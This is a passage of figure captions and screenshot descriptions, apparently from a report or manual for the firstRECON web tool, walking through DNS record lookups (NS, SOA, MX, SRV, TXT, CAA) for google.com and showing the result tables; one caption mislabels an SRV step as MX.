


Figure 373: CNAME type DNS Lookup result screenshot



The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup' in blue. Below it, a placeholder text says 'Enter any valid IP/Url' with an input field containing 'google.com'. Underneath, a section titled 'Select Record Type' has a horizontal menu with several options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'NS' button is highlighted with a red box. At the bottom right of this menu is a green 'Lookup DNS' button.

Figure 374: Selecting NS type of DNS record form menu



This screenshot is identical to Figure 374, showing the firstRECON DNS Lookup interface. The 'NS' button in the 'Select Record Type' menu is again highlighted with a red box. However, a red arrow points to the 'Lookup DNS' button at the bottom right of the menu, indicating the next step in the process.

Figure 375: Requesting NS type DNS record from menu




Figure 376: NS type DNS Lookup process screenshot

NS			
Type	Domain Name	TTL	Canonical Name
NS	google.com	85447	ns3.google.com
NS	google.com	85447	ns4.google.com
NS	google.com	85447	ns1.google.com
NS	google.com	85447	ns2.google.com

Figure 377: NS type DNS Lookup result screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup'. Below it, a sub-instruction says 'Enter any valid IP/Url' followed by a text input field containing 'google.com'. A horizontal menu bar labeled 'Select Record Type' contains ten options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'SOA' button is highlighted with a red box. Below the menu is a green 'Lookup DNS' button.

Figure 378: Selecting SOA type of DNS record from menu

This screenshot is identical to Figure 378, showing the firstRECON DNS Lookup interface. The 'SOA' button in the 'Select Record Type' menu is highlighted with a red box. A red arrow points to the green 'Lookup DNS' button below the menu.

Figure 379: Requesting SOA type DNS record from menu





Figure 380: SOA type DNS Lookup process screenshot

The screenshot shows the firstRECON DNS Lookup results for the domain "google.com". The header includes the firstRECON logo and a "Lookup Another Domain" button. The main content area is titled "DNS Results For : google.com" and shows a table for the "SOA" record type. The table has columns: Type, Domain Name, TTL, Primary NS, and Responsible Email. One row is shown: Type is SOA, Domain Name is google.com, TTL is 14, Primary NS is ns1.google.com, and Responsible Email is dns-admin.google.com.


Type	Domain Name	TTL	Primary NS	Responsible Email
SOA	google.com	14	ns1.google.com	dns-admin.google.com

Figure 381: SOA type DNS Lookup result screenshot



The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup'. Below it, a sub-header says 'Enter any valid IP/Url' with a text input field containing 'google.com'. Underneath, a section titled 'Select Record Type' contains a horizontal menu with several options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'MX' button is highlighted with a red box. At the bottom right of this menu is a green 'Lookup DNS' button.

Figure 382: Selecting MX type of DNS record form menu



This screenshot is identical to Figure 382, showing the firstRECON DNS Lookup interface. The 'MX' button in the 'Select Record Type' menu is again highlighted with a red box. A red arrow points from the text 'Requesting MX type DNS record from menu' below to the 'Lookup DNS' button at the bottom right of the menu.

Figure 383: Requesting MX type DNS record from menu




Figure 384: MX type DNS Lookup process screenshot

MX				
Type	Domain Name	TTL	Preference	Address
MX	google.com	300	10	aspmx.l.google.com
MX	google.com	300	40	alt3.aspmx.l.google.com
MX	google.com	300	8	smtp.google.com
MX	google.com	300	30	alt2.aspmx.l.google.com
MX	google.com	300	20	alt1.aspmx.l.google.com
MX	google.com	300	50	alt4.aspmx.l.google.com

Figure 385: MX type DNS Lookup result screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top right, it says "Sakshat Bhattarai". The main title is "DNS Lookup". Below it, a placeholder text "Enter any valid IP/Url" is followed by a text input field containing "google.com". Underneath, a "Select Record Type" section has several buttons: All, A, AAAA, CNAME, NS, SOA, MX, SRV (which is highlighted with a red border), TXT, and CAA. At the bottom is a green "Lookup DNS" button.

Figure 386: Selecting SRV type of DNS record from menu

This screenshot is similar to Figure 386, showing the firstRECON DNS Lookup interface. The "SRV" button is still highlighted with a red border. However, the "MX" button is now highlighted with a red border, indicating it is the selected record type. The "Lookup DNS" button at the bottom is also highlighted with a red border and has a red arrow pointing to it from the left.

Figure 387: Requesting MX type DNS record from menu




Figure 388: MX type DNS Lookup process screenshot






Figure 389: MX type DNS Lookup result screenshot



The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup' in blue. Below it, a sub-instruction says 'Enter any valid IP/Url' followed by a text input field containing 'google.com'. Underneath, a section titled 'Select Record Type' contains a horizontal menu bar with ten options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, **TXT**, and CAA. The 'TXT' button is highlighted with a red border. At the bottom right of the form is a green 'Lookup DNS' button.

Figure 390: Selecting TXT type of DNS record from menu



This screenshot is identical to Figure 390, showing the firstRECON DNS Lookup interface. It features the same header, 'DNS Lookup' title, and 'Select Record Type' menu. The 'TXT' button is again highlighted with a red border. However, in this version, a red arrow points to the green 'Lookup DNS' button at the bottom right of the form.

Figure 391: Requesting TXT type DNS record from menu




Figure 392: TXT type DNS Lookup process screenshot




Figure 393: TXT type DNS Lookup result screenshot

The screenshot shows the firstRECON DNS Lookup interface. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'DNS Lookup'. Below it, a placeholder text says 'Enter any valid IP/Url' with an input field containing 'google.com'. Underneath, a section titled 'Select Record Type' contains a horizontal menu with several options: All, A, AAAA, CNAME, NS, SOA, MX, SRV, TXT, and CAA. The 'CAA' button is highlighted with a red border. At the bottom right of the form is a green 'Lookup DNS' button.

Figure 394: Selecting CAA type of DNS record from menu

This screenshot is identical to Figure 394, showing the firstRECON DNS Lookup interface. The 'CAA' button is still highlighted with a red border. However, a red arrow points to the green 'Lookup DNS' button at the bottom right of the form, indicating the next step in the process.

Figure 395: Requesting CAA type DNS record from menu

